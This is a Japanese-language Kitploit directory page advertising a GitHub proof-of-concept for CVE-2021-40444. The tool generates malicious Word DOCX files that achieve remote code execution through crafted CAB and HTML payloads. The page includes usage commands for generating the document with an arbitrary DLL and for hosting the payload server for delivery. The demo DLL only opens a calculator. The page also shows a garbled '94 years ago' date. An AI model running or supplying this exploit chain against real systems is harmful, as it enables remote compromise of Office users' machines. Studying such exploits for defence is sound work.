
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

··フィード·お問い合わせ·プライバシー·© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2021-40444 — CVE-2021-40444を悪用する悪意のあるDOCXファイルを生成し、細工されたCABおよびHTMLペイロードを介してリモートコード実行を実現します。配信用の組み込みホスティングサーバーも備えています。 | Kitploit
ツール/GitHubGitHub/alexcot25051999/cve-2021-40444
ペイロード生成エクスプロイトリバースエンジニアリングウェブアプリケーション悪用マルウェア分析コマンド&コントロール
GitHubalexcot25051999/cve-2021-40444

CVE-2021-40444

CVE-2021-40444を悪用する悪意のあるDOCXファイルを生成し、細工されたCABおよびHTMLペイロードを介してリモートコード実行を実現します。配信用の組み込みホスティングサーバーも備えています。

リポジトリを見る
94年前未レビュー

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

CVE-2021-40444 PoC

悪意のあるdocxジェネレーターで、CVE-2021-40444(Microsoft Office Wordのリモートコード実行)を悪用します。

このスクリプトの作成は、実際に使用されたサンプル(docxファイル:938545f7bbe40738908a95da8cdeabb2a11ce2ca36b0f6a74deda9378d380a52)のリバースエンジニアリングに基づいています。

まずlcabをインストールする必要があります(sudo apt-get install lcab)

手動での再現手順はREPRODUCE.mdを参照してください。

生成されたcabが機能しない場合は、exploit.htmlのURLをcalc.cabに指定してみてください。

使用方法

まず、DLLを指定して悪意のあるdocxドキュメントを生成します。test/calc.dllにあるDLLを使用できます。これはsystem()の呼び出しからcalc.exeを起動するだけのものです。

python3 exploit.py generate test/calc.dll http://<SRV IP>

ドキュメント生成


悪意のあるdocxを生成したら(out/に出力されます)、サーバーをセットアップできます。

sudo python3 exploit.py host 80
サーバー


最後に、Windows仮想マシンでdocxを試してください。

Calcの起動

ツールをダウンロード